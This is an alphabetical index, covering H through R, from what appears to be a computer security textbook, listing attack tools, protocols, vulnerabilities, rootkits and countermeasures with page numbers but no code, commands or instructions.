Helix media, 308
HelpControl attacks, 608–609
Hertz, Heinrich, 446
heuristics, 632
hex editor, 511
hex ID, 263
HID cards, 499
HINFO records, 36, 38
Hispahack Research Team, 274
history, command, 301
Hobbit, 81
Hoglund, Greg, 202, 625
homograph attacks, 596
host command, 36–37
hosting, 630
hostnames, 38
hot-swap attacks, 502
hotfixes, 193, 206
Hotmail service, 592
hotspots, wireless, 455
Hotspotter tool, 455
Howard, Michael, 530–531, 540
HP Security Toolkit, 567–569
HP-UX, 290
HP WebInspect tool, 566–567, 575
Hping2 utility, 50
.hta extension, 588, 609
HTML code
comments, 12
hidden, 582–583
IFRAME tags, 594–595, 601
web pages, 12
HTML Help ActiveX control, 595, 608
HTML help file, 601
HTML HelpControl attacks, 608–609
HTML tags, 571–572, 582–583
HTR Chunked Encoding Transfer Heap Overflow, 551
HTTP, RPC over, 100
HTTP Editor, 568
HTTP enumeration, 95–98
HTTP GET requests, 548–549
HTTP HEAD method, 96
HTTP headers, 580
HTTP host headers, 97
HTTP requests, 551, 591
HTTP response splitting, 578–582
HttpOnly cookies, 573
HTTrack Website Copier, 555–556
hxdef (Hacker Defender), 627–629
Hydra tool, 228–229
hyperlinks, 578
HyperLinkTech, 450, 491

▼ I

IANA (Internet Assigned Numbers Authority), 24–27, 29
IBSS (Independent BSS), 455
ICANN (Internet Corporation for Assigned Names and Numbers), 24–26, 29
ICF (Internet Connection Firewall). *See* Windows Firewall
ICMP ECHO packets, 44, 46, 50–52
ICMP enumeration, 50–51
ICMP errors, 70
ICMP floods, 52, 650
ICMP packets, 3, 39–41, 53–54
ICMP pings, 44–52
ICMP queries, 53–54
ICMP traceroute packets, 391–392
ICMP traffic
blocked, 47, 50, 54
evaluating, 52
limiting, 41
icmpenum tool, 50–51
icmpquery tool, 53–54
icmpush tool, 53–54
ICs (integrated circuits), 513
ICV (integrity check value), 486
ident scanning, 60–61
identity theft, 615–619
IDN (International Domain Name), 596
idq.dll extension, 551
IDS (intrusion-detection systems), 306
IDT (Interrupt Descriptor Table), 306, 634
IE. *See* Internet Explorer

IEEE 802 standard, 491
IETF (Internet Engineering Task Force) protocol, 368
ifconfig command, 476–477
IFRAME tags, 594–595, 601
IGRP (Interior Gateway Routing Protocol), 431–433
IIS (Internet Information Server)
    ASP Stack Overflow vulnerability, 551
    ASP vulnerabilities, 547
    banner changing, 98
    canonicalization issues, 547–548, 550
    Double Decode exploits, 548
    HTR Chunked Encoding Transfer Heap Overflow, 551
    IISHack vulnerability, 551
    input validation, 540–541
    patches, 545, 551
    sample file vulnerability, 546
    Translate: f vulnerability, 590–592
    Unicode exploits, 548
    worms, 544–545
IIS Lockdown Tool, 98
IISHack vulnerability, 551
IKE Aggressive mode, 362, 366–367
IKE (Internet Key Exchange) protocol, 298, 361–362
ike-scan tool, 365
IKEProbe tool, 366–367
IKEProber tool, 365–366
ILOVEYOU worm, 602
ILs (Integrity Levels), 213–214
IM (instant messaging), 368, 603–604
incident response plan, 308
Independent BSS (IBSS), 455
Indexing extension, 548, 551
ingress filters, 652
inheritance rights filter (IRF), 139
Initial Sequence Number (ISN), 70
Initialization Vector (IV), 454
injection flaws, 573
injection methods, 304
Inline Egg, 233
input validation attacks, 238–239, 527–529
input validation libraries, 540–541
insertion points, 624–625
instant messaging (IM), 368, 603–604
integer overflows, 240–244, 269–270
integer sign attacks, 240–244
integers, 240
integrated circuits (ICs), 513
Integrigy, 146
integrity check value (ICV), 486
integrity levels, 213–215
in.telnetd environment, 238, 286
interception attacks, 379–384
interception techniques, 304–305
Interior Gateway Routing Protocol (IGRP), 431–433
internal routing protocols, 129
International Domain Name (IDN), 596
International Telecommunication Union (ITU), 368
Internet, 585–636
    adware, 619–623
    America Online, 33
    anonymity on, 2–6
    company presence on, 12
    e-mail. *See* e-mail
    finding phone numbers, 12–14, 33, 317–318
    guidelines for safe use of, 613–614, 635–636
    hacking milestones, 587–590
    ICANN Board, 24–26, 29
    identity theft, 615–619
    instant messaging, 368, 603–604
    Java abuse, 589–590
    JavaScript exploits, 590–591
    malware, 623–635
    parental controls, 610–611, 613
    payloads, 571–573, 598, 624, 626
    phishing, 615–619
    physical security, 13
    popularity of, 544
    precautions, 177–178, 613–614
    software vulnerabilities, 586–615
    spam, 619–623
    spyware, 619–623
    vulnerabilities, 586–615
Internet Assigned Numbers Authority (IANA), 24
Internet clients
    ActiveX exploits, 587–589
    Java abuse, 589–590
    JavaScript exploits, 590–591
    non-Microsoft clients, 614–615
    payloads, 598, 624, 626
Internet Connection Firewall (ICF). *See* Windows Firewall
Internet Corporation for Assigned Names and Numbers (ICANN), 24–26, 29
Internet Engineering Task Force (IETF) protocol, 368
Internet Exploder, 588
Internet Explorer (IE)
    ActiveX controls, 587–589
    Browser Helper Object (BHO), 621
    cookies and, 591–592
    cross-domain issues, 594–595
    GDI+ JPEG buffer overflows, 604–606
    HTML HelpControl attacks, 608–609
    IFRAME tags, 594–595
    improper URL canonicalization, 606–608
    security plug-ins, 557
    SSL fraud and, 596
    using alternate browsers, 614–615
Internet Key Exchange. *See* IKE
Internet Printing Protocol (IPP), 548, 551

Internet Relay Chat (IRC), 604, 630
Internet Service Providers (ISPs), 388
Internetwork Routing Protocol Attack Suite (IRPAS), 129, 415–416
InterNIC, 317–318
Interrupt Descriptor Table (IDT), 306, 634
interrupt handler, 305–306
interrupts, 305–306
intranet connections, 8–9
intrusion detection/prevention (IDS/IPS) tools, 167
intrusion-detection systems (IDS), 306
Inviteflood tool, 384–385
IP (Internet Protocol), 417–418
IP addresses
    blocking, 652
    looking up, 29–33, 392
    ping sweeps, 44–52
    spoofing, 68, 372, 652
    zone transfers and, 34–38
IP BGP path lookups, 394–395
IP fragmentation, 650
IP headers, 413
IP Network Browser, 124–125, 423–424
IP: Next Generation (IPng), 418
IP packets, 39
IP-related searches, 29–33
ipf tool, 235
iPhone password crack, 280
IPng (IP: Next Generation), 418
IPP (Internet Printing Protocol), 548, 551
IPP buffer overflows, 548
Ippl program, 52
IPSec (Internet Protocol Security), 298, 361–367
IPSec Encryption framework, 418
IPSec tunnels, 362, 366
IPSec VPN servers, 365–366
iptables, 234–235
IPv4 (Internet Protocol version 4), 417
IPX networks, 135–140
IRC (Internet Relay Chat), 604, 630
IRF (inheritance rights filter), 139
IRPAS (Internetwork Routing Protocol Attack Suite), 129, 415–416
IRPAS toolset, 415–416
ISAPI filters, 98, 550
ISN (Initial Sequence Number), 70
ISO C99 standard, 240
isp-routing newsgroup, 438
isp-security newsgroup, 438
ISPs (Internet Service Providers), 388
ITS4 tool, 534
ITU (International Telecommunication Union), 368
IV (Initialization Vector), 454
iWar tool, 345
iwconfig interface, 476

▼ J

Jacobson, Van, 39
Java abuse, 589–590
Java applets, 589–590
Java Security FAQ, 589
Java Server Pages (JSP), 547
Java Virtual Machine (JVM), 589
JavaScript, 558–559, 579, 590–591
JavaScript Debugger, 558–559
JiGLE client, 460–462
job websites, 23
Johanson, Eric, 596
Johansson, Jesper, 176, 215
John the Ripper program, 186–187, 276–280, 483–484
Joint Test Action Group (JTAG), 512–513
JPEG exploits, 604–606
JpegOfDeath exploit, 605
JSP (Java Server Pages), 547
JTAG (Joint Test Action Group), 512–513
JTAG-to-PC cable, 513
junk mail, 252
junkbusters, 620
JVM (Java Virtual Machine), 589
JXplorer tool, 131

▼ K

Kaminsky, Dan, 265
Karlsson, Patrik, 146
Keong, Tan Chew, 634
KerbCrack tool, 169
Kerberos protocol, 168–170
KerbSniff tool, 169
kernel modification, 626–627
kernel modules, 304
kernel patches, 235
kernels
    flaws, 286–287
    rootkits, 303–308
Kernen, Thomas, 395
key scheduling algorithm (KSA), 454
keyboard events, 263
KeyHole. *See* Google Earth
keyhole.com, 26–28
keys
    bump, 494–496
    encryption, 211–212
    Internet Key Exchange. *See* IKE
    Multimedia Internet Keying, 383
    Pre-shared Key, 486, 488
    private, 211
    public, 211
    Registry, 193, 202–203, 214, 627
    shared secret, 478–479
    SiteKey technology, 618

SKEY authentication, 270
WEP, 312–314, 454, 475, 481
keystroke loggers, 262–263, 627
kill command, 248, 305
kill.exe utility, 204
Kismet tool, 456–458
Klister tool, 633
Koen, Javier, 100
KSA (key scheduling algorithm), 454

▼ L

L0pht, 168
L0pht advisory, 298
L0phtcrack (LC) tool, 185.186
L2F (Layer 2 Forwarding), 358
L2TP (Layer 2 Tunneling Protocol), 358
LACNIC organization, 25
LAN Rovers, 335
LanMan authentication, 168–170
LanManager (LM) hash, 184, 360
laptop computers. *See also* computers
ATA Security, 501–503
cable locks for, 496
theft of, 501–503
war-driving, 312–314, 453–458
laundered connections, 630
Lauritsen, Jesper, 200
Layer 2 Forwarding (L2F), 358
Layer 2 Tunneling Protocol (L2TP), 358
LCP dictionary cracking, 187
LCP tool, 187
LCPare tool, 185
LDAP (Lightweight Directory Access Protocol), 130–134
LDAP clients, 130
LDAP enumeration, 130–134
LDAP queries, 130
LDAP system, 549
ldapenum tool, 131
ldp.exe tool, 130
LD_PRELOAD environment variable, 286
LEAP passwords, 485
LEAP wireless technology, 484–486
least privilege services, 217
Legion tool, 108
LHF (low hanging fruit), 336–338, 640
libc buffer overflow, 281–282
Liblogclean library, 298
Libradiate tool, 479
libraries
input validation, 540–541
shared, 286
Libsafe tool, 523
LIDS (Linux Intrusion Detection System), 306
lidsadm tool, 306
LifeChanges worm, 600
Lightweight Directory Access Protocol. *See* LDAP
Lightweight Extensible Authentication Protocol. *See* LEAP
link-state advertisements (LSAs), 433
link.exe, 220
links, malicious, 578
Linux HostAP-driver, 474
Linux HostAPD binary, 474
Linux Intrusion Detection System (LIDS), 306
Linux kernel
flaws, 287
rootkits, 304–308
Linux platform
Bastille utility, 290
Carbonite kernel module, 306
enum4linux tool, 115–116
FreeSWAN project, 298
kernel patches, 235
LDAP enumeration, 131
MSRPC enumeration, 100
NetBIOS enumeration tools, 104–105
pingd daemon, 52
Red Hat Linux, 235
RPM format, 294
secure programming, 233–234, 310
security, 309
SUID files and, 290
wireless tools, 491
Linux TFTP server, 93
Linux wireless cards, 464–466
Linux wireless tools, 491
Lipner, Steve, 531
LIRs (Local Internet Registries), 25
listening ports, 54–69, 398
listening service, 227
Litchfield, David, 220
Live Search search engine, 19
LiveScript, 590
LKM (loadable kernel module), 304–307
LKM rootkits, 304
LM (LanManager) hash, 168, 360
lmbf tool, 186
LMZ (Local Machine Zone), 594
LMZ lockdown feature, 594
ln command, 282
loadable kernel module (LKM), 304–307
local access, 225–226, 275–291
local buffer overflow attacks, 281–282
Local Machine Zone (LMZ), 594
Local Security Authority (LSA), 191
localhost, 262
lock bumping, 494–496
lockouts, 165

locks, 494–496
log cleaning, 297
log files
    cleaning, 298–303
    ELM Log Manager, 167
    event logs, 166–167, 200
    login logs, 299
    port scans and, 68
    scanlogd utility, 52, 68
    security logs, 29
    syslog, 298–303
    wiping, 298–303
Logclean-ng tool, 298–303
logic analyzers, 508–510
logic probes, 509
Login Hacker, 335
login logs, 299
login program, 238, 292, 307
logons, interactive, 180–181, 183, 193
loki2 program, 52
Long, Johnny, 20
lookups
    ARIN database, 392
    Autonomous System, 392–395
    DNS, 421
    IP addresses, 29–33, 392
    IP BGP path, 394–395
    reverse DNS, 394
loopback floods, 650
Lorcon patch, 468
LoRIE (Low Rights Internet Explorer), 214
low hanging fruit (LHF), 336–338, 640
Low Rights Internet Explorer (LoRIE), 214
ls option, 35
ls program, 307
LSA (Local Security Authority), 191
LSA Secrets, 191–192
lsadump2 utility, 191–192
LSAs (link-state advertisements), 433
lsof tool, 298, 307
LUMA tool, 131

▼ M

m4phr1k.com, 346
MAC (Media Access Control), 477–478
MAC addresses
    ARP and, 408, 411
    VLANs and, 413–414
    wireless networks and, 454, 472–475, 477
Mac OS X
    stack execution, 235, 523
    TiNGLE client, 461
Magnetic-Strip Card Explorer software, 496–499
magstripe cards, 496–499
mail exchange (MX) records, 37
mail transfer agent (MTA), 251–252
mail.cf file, 88
mailsnarf tool, 420–421
Main mode, 362
maintenance, 539
malware, 623–635
man-in-the-middle (MITM) attacks, 170–172, 403, 435, 595–596
managed development platforms, 540
managed execution environments, 540
Management Information Base (MIB), 122, 423–426
management protocol hacking, 439–444
Mandatory Integrity Control (MIC), 213–214
mapping, wireless, 458–462
mapping systems, 13, 454, 458
MapPoint, 454, 458
Marchand, Jean-Baptiste, 99
MCF (Modular Crypt Format), 279–280
McLain, Fred, 587
MD5 algorithm, 279, 427
MD5 checksums, 294–295
MDcrack tool, 186
Medco locks, 496
Media Access Control. *See* MAC
Medusa tool, 162
Melissa worm, 602
memoryhole site, 17
Meridian system, 350
Merit Networks RADB routing registry, 395
message integrity code (MIC), 486
Metasploit, 173–174, 195, 233, 265–266
Metcalfe, Bob, 404
MIB (Management Information Base), 122, 423–426
MIC (Mandatory Integrity Control), 213–214
MIC (message integrity code), 486
Michael method, 486
microcontroller chip, 506–507
Microsoft, 158
Microsoft code-level flaws, 174–176
Microsoft Developer Network (MSDN), 576, 579
Microsoft Internet clients, 609–615
Microsoft Live Search search engine, 19
Microsoft MapPoint, 454, 458
Microsoft PPTP, 359–361
Microsoft RPC (MSRPC), 99–100, 161
Microsoft Script Editor, 559
Microsoft security software vendors, 631
Microsoft SQL Server, 163, 575–576
Microsoft Update tool, 207
Mifare card system attack, 500
MIKEY (Multimedia Internet Keying), 383
Milw0rm, 265
MIME (Multi-Part Internet Mail Extension), 601
MIME attachments, 601

MIME types, 601
misconfiguration vulnerabilities, 422–428
MIT-KERBEROS-5 authentication, 264
MIT-MAGIC-COOKIE-1 authentication, 264
MITM (man-in-the-middle) attacks, 170–172, 403, 435, 595–596
MOD-DET utility, 327–328
modem banks, 346
modems
    brute force scripting and, 331
    connections, 336
    war-dialing and, 319, 321, 329–333, 347
mod_ssl buffer overflows, 548
Modular Crypt Format (MCF), 279–280
modulo-arithmetic, 240–241
Montoro, Massimiliano, 168, 171
Mood-NT rootkit, 304
Moore, Gordon, 586
most significant bit (MSB), 240–241
mount command, 511–512
mountd service, 253, 257–258
MRTG traffic analysis, 554
MS-Cache Hashes tool, 193
MS-CHAP protocol, 360
MSB (most significant bit), 240–241
msconfig utility, 204, 598, 620–621
MSDN (Microsoft Developer Network), 576, 579
MSRPC (Microsoft RPC), 99–100, 161
MTA (mail transfer agent), 251–252
Mudge, Peiter, 359–361, 521, 550
Multi-Part Internet Mail Extension. *See* MIME
MULTICS (Multiplexed Information and Computing System), 224
Multimedia Internet Keying (MIKEY), 383
multimeter, 507–508
Multiplexed Information and Computing System (MULTICS), 224
multiport cards, 319
MX (mail exchange) records, 37
MyDoom worm, 625
MySpace Samy worm, 576–577
Myspace.com, 13

▼ N

name spoofing, 171–172
nameservers, 33, 36, 38
Nanda, Arup, 146
NANOG newsgroup, 438
NAT (NetBIOS Auditing Tool), 108–109
NBMA (Non-Broadcast Multi-Access), 433
NBNS (NetBIOS Name Service), 100–105, 172
NBT (NetBIOS over TCP/IP), 105
NBTEnum tool, 113, 118
nbtscan tool, 102–104
nbtstat command, 102–104
nc. *See* netcat
nc binary, 248
NCP (Netware Core Protocol), 135–136
NDS trees, 135–136, 138, 140
NeoTrace, 41
Nessus scanner, 552–553
.NET Framework (.NET FX), 581–582
net view command, 101–102
.NET web.config files, 554
NetBIOS, disabling, 164
NetBIOS Auditing Tool (NAT), 108–109
NetBIOS bindings, 205
NetBIOS Name Service (NBNS), 100–105, 172
NetBIOS name table, 102–104
NetBIOS names, 166, 412
NetBIOS naming protocols, 171–172
NetBIOS over TCP/IP (NBT), 105
NetBIOS service codes, 103
NetBIOS session enumeration, 106–122
NetBus servers, 206
netcat (nc) utility
    back doors, 194–195
    banner grabbing, 81–83
    creating back channels, 248–249
    port scanning, 58–59, 67
netdom tool, 102
NetE tool, 116
Netgear adapters, 178–179
netmask, 53
NetScan Tools, 32
Netscape browser, 263
Netscape Communicator, 589
Netscape Network Security Services library suite, 548
netstat command, 307
netstat utility, 205–206
NetStumbler tool, 447, 454–456
netviewx tool, 102
NetWare. *See also Novell entries*
NetWare Core Protocol (NCP), 135
NetWare servers, 135–136
network cards, 53
network devices, 387–443
    buffer overflows, 440–442
    common TCP/UDP ports, 398
    detecting Layer 2 media, 404
    discovering, 388–392
    overview, 388
    profiling, 389–392, 395–396
    service detection, 396–401
    SNMP and, 440
    switch sniffing, 404–417
    vulnerabilities, 401–442
Network File System (NFS), 253, 256–262

Network Information System (NIS), 143, 253
network interface card (NIC), 296–297
network intrusion detection system (NIDS), 41
Network Neighborhood, 135–137
Network Scanner tool, 108
network service enumeration, 83–148
network service exploits, 160, 173–176
Network Solutions, Inc. (NSI), 33, 395
networks
  described, 388
  eavesdropping countermeasures, 169–170
  Ethernet, 296–297, 404
  IPX, 135–140
  malware and, 623–635
  passwords and, 169–170, 385
  ping sweeps, 44–52
  reconnaissance, 38–41
  sniffing. *See* sniffers
  social, 13
  switched, 297
  Tor, 2–6
  unplugging cable to, 631
  virtual. *See* VPNs
  Windows platform, 160, 173–176
  wireless. *See* wireless networks
newsgroups
  BGP, 438
  network security, 438
  public, 395–396
  routing information, 438
  social engineering and, 22–23
Newsham, Tim, 454, 480
Newsham's Patch, 465
NFS (Network File System), 148, 253, 256–262
nfsshell, 258–260
NIC (network interface card), 296–297
NIDS (network intrusion detection system), 41
Nikto scanner, 516, 552
Nimda worm, 522, 544–545, 601
NIS (Network Information System), 143, 253
nltest tool, 110
nmap (network mapper) utility
  described, 47
  FTP bounce scans, 61
  OS detection, 70–73
  ping sweeping, 45–46, 48–50
  port scanning, 47–50, 59–62, 67, 396
  RPC enumeration and, 142
  service detection, 396–399
  Tor networks, 4–5
NMBscan tool, 104–105
nobody privilege, 249
Non-Broadcast Multi-Access (NBMA), 433
Northern Telcom PBX system, 349
NoScript tool, 558
Novell Client32 connections, 136
Novell NetWare enumeration, 135–140
Novell servers, 136–138
npasswd tool, 230
NSI (Network Solutions, Inc.), 33, 395
nslookup client, 34–35
NT File System (NTFS), 201, 211
NT rootkits, 202
NTA Monitor, 365
ntbf tool, 186–187
NTFS (NT File System), 201, 211
NTI (New Technologies International), 632
NTLM algorithm, 169–170
NTLM cracking, 186–189
NTLM hashes, 184, 187
Nukers, 650
NULL pointers, 245
null route command, 399
null scans, 55
null sessions, 106–122
NULL-terminator, 522

▼ O

OAK (Oracle Assessment Kit), 146–147
OAT (Oracle Auditing Tools), 146–147
object identifier (OID), 123
OBJECT tag, 587
Octel PBX system, 348–349
.ocx extension, 587
ODBC databases, 576
Oechslin, Philippe, 185
off-by-one errors, 398
OID (object identifier), 123
oleview tool, 588
OmniPeek tool, 448, 469
one-off attacks, 526
onesixtyone tool, 124–125
The Onion Router (TOR), 2–6, 516
onion routers, 2–6
onion routing, 2
OOB (out-of-band) packets, 650
Open Shortest Path First (OSPF), 433
Open Web Application Security Project (OWASP), 546, 570
OpenBSD project, 234
OpenBSD systems, 235, 256, 309, 476–477
OpenConnect service, 12
OpenOCD project, 514
openpcd.org, 499–500
OpenSSH challenge-response vulnerability, 269–270
OpenSSH tool, 230, 269–272, 298, 526
OpenSSL overflow attacks, 271–272
OpenWall ports, 235
Opera web browser, 667

operating systems. *See also specific operating systems*
active detection, 69–73
detection countermeasures, 72–73
detection of, 69–76
enumeration and, 149
fingerprinting, 69–73
identifying, 400
passive detection, 73–75
Ophcrack tool, 187
Oracle 10g TNS Listener, 146
Oracle Assessment Kit (OAK), 146–147
Oracle Auditing Tools (OAT), 146–147
Oracle databases, 145–147
OracleTNS enumeration, 145–147
Orinoco card drivers, 449
OS. *See* operating systems
OSI Layer 1, 402–403
OSI Layer 2, 404–417
OSI Layer 3, 417–422
OSI model, 10, 401–402
OSPF (Open Shortest Path First), 433
OSPF routes, 433
out-of-band (OOB) packets, 650
Outlook/Outlook Express (OE), 611–612
Outlook Web Access (OWA), 12, 100, 554
output validation, 581–582
OWA (Outlook Web Access), 12, 100, 554
OWA servers, 12, 554
OWAP (Open Web Application Security Project), 571
OWASP (Open Web Application Security Project), 546, 570

▼ P

Packet Storm Security, 415
packets, 39–41
802.11, 456, 463, 466–469, 479
ACK, 48–50, 55–56
analyzing, 464
ARP, 313, 405–406, 412
BGP packet injection, 435–439
capturing, 464
ECHO, 40, 44, 50–52
FIN, 55, 70
ICMP, 3, 41, 46, 53–54, 390
IP, 39
OOB, 650
RST, 55–56
SYN, 55–56, 417, 651
TTL, 390
UDP, 3, 41, 390, 651
WINS broadcast, 411–412
Paget, Chris, 218, 499
Palo Alto Research Center (PARC), 404
PAM modules, 230–231, 270
pam_cracklib tool, 230
pam_lockout tool, 230
pam_passwdqc tool, 230
PARC (Palo Alto Research Center), 404
parental controls, 610–611, 613
paros tool, 516
passive attacks, 479
passive detection, 73–75
passive signatures, 74–75
passive stack fingerprinting, 73–75
Passprop tool, 165
password cracking. *See also* brute-force attacks
countermeasures, 189–190
dictionary cracking, 185–186
iPhone password crack, 280
l0phtcrack tool, 185.186
UNIX systems, 275–280
vs. brute force attacks, 275–276
Windows family, 181–190
password files, 260
password hashes
UNIX, 276, 278–280, 285
Windows, 182–183
password hint applications, 554
password salting, 184–185, 276, 279–280
passwords
ATA, 501–503
BGP, 436
BIOS, 502
bypassing, 501–503
cached, 190–193
Cisco devices, 423, 426–427
cleartext, 419–422
cracking. *See* password cracking
default, 396, 505–506
disk drive, 502
dsniff tool, 419–422
expiration of, 190
guessing, 161–167
guidelines, 189–190, 229–231
hints for, 554
LEAP, 485
length of, 190, 229
low hanging fruit, 336–338
network, 169–170
network eavesdropping and, 168–170
one-time, 229
plaintext, 191
remote, 161–167
remote access to internal networks, 385
reusing, 190
routers, 505–506
social engineering and, 31
standard, 505–506
TS, 163

U3 hack, 503–505
UNIX, 228–231, 275–282
voicemail, 353–358
Windows, 161–167
PASV command, 285
patches
Apache attacks, 273
BIND, 268
drivers, 179
Exec shield, 235
GDI+/JPEG exploits, 606
GRSecurity, 235
HTML Help control, 609
IIS, 545, 551
improper URL canonicalization, 607
kernel, 235
network service, 174–176
OpenSSL, 272
PAX, 235
RPC vulnerabilities, 255
sendmail, 252
server extensions, 550
SSH service, 269
SSL, 272
Windows, 174–176, 179, 206–208, 222
Patchfinder tool, 633
PAX patch, 235
payloads, 573, 598, 624, 626
PBX systems, 323, 326, 335, 348–358
pcAnywhere program, 335, 385
PCF files, 363–364
PCM (Pulse Code Modulation), 382
PCMCIA cards, 464–465
PCMCIA drivers, 448
penetration testing, 536–538
peoplesearch.com, 13
Perl scripts, 549
permissions
Active Directory, 132–133
SUID, 282
UNIX, 282, 288–291
Windows, 203, 213, 217
PestScan program, 622
PGP (Pretty Good Privacy), 33
Phenoelit toolset, 415–416, 505–506
phishing scams, 578, 615–619
phone number footprinting, 12–14, 33, 317–318
phone numbers
finding, 12–14, 33
looking up physical address with, 13–14
social-engineering attacks, 13
war-dialing attacks. *See* war-dialing
PhoneSweep tool, 319, 321, 330–333
PHP vulnerabilities, 583–584
Phrack Magazine, 52, 232
physical security, 13, 494–500
PIDs (process IDs), 205
Pilon, Arnaud, 193
ping of death, 650
ping scans, 48–50
ping sweeps, 44–52, 102
pingd daemon, 52
pings, ICMP, 44–52
plain-old telephone service (POTS) line, 316, 347, 358
plaintext, 191, 600, 617
PNG exploits, 605
Point-to-Point Tunneling Protocol. *See* PPTP
pointers, dangling, 244–245
Pond, Weld, 81
pop.c tool, 228
port redirection, 198–199
port scanning, 54–69
active operating system detection, 69–73
blocked ICMP traffic and, 47
countermeasures, 67–69
described, 54
netcat utility, 58–59, 67
nmap, 47–50, 59–62, 67, 396
ScanLine tool, 64–66
strobe tool, 56–58
SuperScan tool, 46–48, 62–64, 67
TCP services, 56–62
techniques for, 55–56
UDP services, 56–62
udp_scan tool, 57
UNIX-based, 55–62, 67
Windows-based, 62–67
Windows UDP Port Scanner, 64–65
portmappers, 141, 253, 258
ports
Ascend routers, 398
Bay routers, 398
Cisco routers, 398, 400–401
Cisco switches, 398
hiding, 627
listed, 639–645
listening, 54–69, 398
TCP. *See* TCP ports
tracerouting, 41
trunk, 417
TS, 166
UDP. *See* UDP ports
virtual terminal, 400–401
Windows family, 205–206
PortSentry, 397–399
POSIX utility, 201
Postfix, 252
POTS (plain-old telephone service) line, 316, 347, 358
PPTP (Point-to-Point Tunneling Protocol), 358–361
Pre-shared Key (PSK), 486, 488

PREfast tool, 522, 534
preparser scripts, 584
Prexis tool, 534
print sharing, Windows, 161
printed circuit boards, 513
printf function, 236–238, 524–526
Prism card drivers, 449
privacy issues
  credit histories, 14
  criminal records, 14
  domains, 33
  obtaining personal information via Web, 13–14
  online resumes and, 22–23
  public databases, 11–23
  search engines and, 22–23
  social security numbers, 14
  Usenet forums and, 22
private keys, 211
privilege escalation
  UNIX, 226, 275
  Windows family, 609
privilege separation, 270
privileges
  least privilege services, 217
  "nobody," 249
  web servers, 249
  Windows platform, 179–181, 217–218
Privoxy, 3
privs option, 217
probe requests, 471–472
probe responses, 472
Process Explorer utility, 205
process IDs (PIDs), 205
Process List, 204–205
processes, hiding, 627
Procomm Plus software, 335, 339–340, 344–345, 354
profiling, 389–392, 395–396
programming, 310. *See also* code
Project Lockdown, 146
Project Rainbow crack, 185
promiscuous mode, 227, 296, 298, 464–466
promiscuous mode attacks, 273–275
ProPolice tool, 523
Protolog program, 52
Protos Project, 255
proximity cards, 496
proxmark3 device, 500
proxy servers, 3, 559–560
ps program, 307
ps script, 298
pscan tool, 143
psexec tool, 194–195
PSK (Pre-shared Key), 486, 488
PSTN (pubic switched telephone network), 316
ptrace tool, 302
pubic switched telephone network (PSTN), 316
public databases, 11–33
public keys, 211
public newsgroups, 395–396
public rootkits, 303–304
publicly available information, 11–23
pulist tool, 205
Pulse Code Modulation (PCM), 382
pwdump tool, 182–184
pwdump2 tool, 182
pwdump6 tool, 183
Pynnonen, Jouko, 589–590
Pyshkin, Andrei, 314

▼ Q

QBASIC, 326, 340, 342–345
qmail, 252
QoS (quality of service), 368
qprivs option, 217
quality of service (QoS), 368
queso tool, 69, 72

▼ R

RA (recovery agent), 211
race conditions, 284–285
RADB routing registry, 395
Radio Frequency Identification. *See* RFID
RADIUS environments, 486
RADIUS servers, 484
Rager, Anton, 366
randomization, 326
RAS (Remote Access Service), 102, 191
rate filtering, 653
rate limit command, 653
rate limits, 653
Rathole program, 292–293
Rational AppScan tool, 568–570, 575
RATS tool, 534
Razor team, 113
RC4 algorithm, 360, 478
RC4 streams, 478–479
read community string, 122
read/write SNMP, 434
Real-time Control Protocol (RTCP), 368–369
Real-time Transport Protocol (RTP), 368
reassociation requests, 472
recovery agent (RA), 211
Red Hat Linux, 235
RedHat Package Manager (RPM), 294
redirection, 198–199, 405–409

Reed, Darren, 235
reflective amplification, 651
reg utility, 109–110
regdmp utility, 109
REG.EXE tool, 203
regexlib.com, 540
registrars, 34–37
Registry. *See* Windows Registry
Registry keys, 193, 202, 214, 627
Regular Expression Library, 576
regular expressions, 568, 576
Regular Expressions Editor, 568
relative identifier (RID), 112–113
remote access, 8–9, 225–275
Remote Access Services (RAS), 102, 191
remote attacks, 250–275
remote control
    graphical, 195–197
    UNIX, 226–275
    Windows, 193–197
Remote File Inclusion vulnerabilities, 583–584
remote password guessing, 161–167
Remote Procedure Call. *See* RPC
remote unauthenticated exploits, 172–179
resources
    adware, 620
    software development, 541–542
    source code, 541–542
    spam, 620
    spyware, 620
    Windows platform, 212–213, 216–217
    wireless technology, 488–490
response redirect methods, 579–580
response splitting, 578–582
RestrictAnonymous setting, 112, 117–121
resumes, online, 22–23
Reunion.com, 13
reverse DNS lookups, 394
reverse engineering, 506–514
Reverse Path Forwarding (RPF), 652
reverse telnet, 247–250, 253
RFC 793, 55, 70–71
RFC 826, 404
RFC 959, 61
RFC 1058, 429
RFC 1323, 71
RFC 1413, 60
RFC 1519, 59
RFC 1723, 429
RFC 1812, 70
RFC 2109, 591
RFC 2196, 23
RFC 2328, 433
RFC 2401, 418
RFC 2845, 267
RFID (Radio Frequency Identification), 496, 499
RFID cards, 499–500
RFID systems, 500
RID (relative identifier), 112–113
RIP (Routing Information Protocol), 429–431, 653
RIP spoofing, 429–432
RIPE organization, 25
RIRs (Regional Internet Registries), 25, 29–30
Ritchie, Dennis, 224
Rivest, 185
RKDetect tool, 633–634
rkill.exe utility, 204–205
rlogin program, 239
Robust Security Network (RSN), 486
Roesch, Marty, 41
Rolm PhoneMail system, 350–351
root, UNIX
    access to, 224–226
    exploiting, 292–308
    local access, 275–280
    remote access, 225–275
    running web servers as, 61
root privileges, 234
rootkit detection kits, 633
rootkits
    adore-ng, 306
    AFX, 629
    cd00r, 627
    described, 623
    enyelkm, 304–305
    FU, 629
    Hacker Defender, 628–629
    kernel, 303–308
    knark, 304–306
    Linux, 304–308
    LKM, 304
    Mood-NT, 304
    NT, 202
    overview, 625–628
    public, 303–304
    recovery, 307–308
    SAdoor, 627
    SucKIT, 304
    UNIX, 292
    Vanquish, 629
    Windows, 202, 625–628
    worms, 625–628
RotoRouter program, 41
routers
    Ascend, 398
    Bay, 398
    BGP, 434–435
    default passwords, 396, 505–506

DNS security, 38
onion, 2–6
OSPF and, 433
RIP, 429–431
spoofing, 415–416
tcpdump program, 430
TFTP and, 428
Routing Information Protocol (RIP), 653
RPC (Remote Procedure Call)
enumeration, 99–100, 140–142
patches, 255
Secure RPC, 255
UNIX systems, 140–142, 252–255
RPC buffer overflow attacks, 253–255
RPC over HTTP, 100
RPC scans, 56
RPC services, 252–255
RPC standard, 253
rpcbind program, 149
rpc.cmsd services, 254–255
rpcdump tool, 99
rpcdump.py tool, 100
rpcinfo tool, 140–141
rpc.statd service, 253–255
rpc.ttdbserverd services, 254–255
RPF (Reverse Path Forwarding), 652
RPM (RedHat Package Manager), 294
rprobe utility, 430
RSN (Robust Security Network), 486
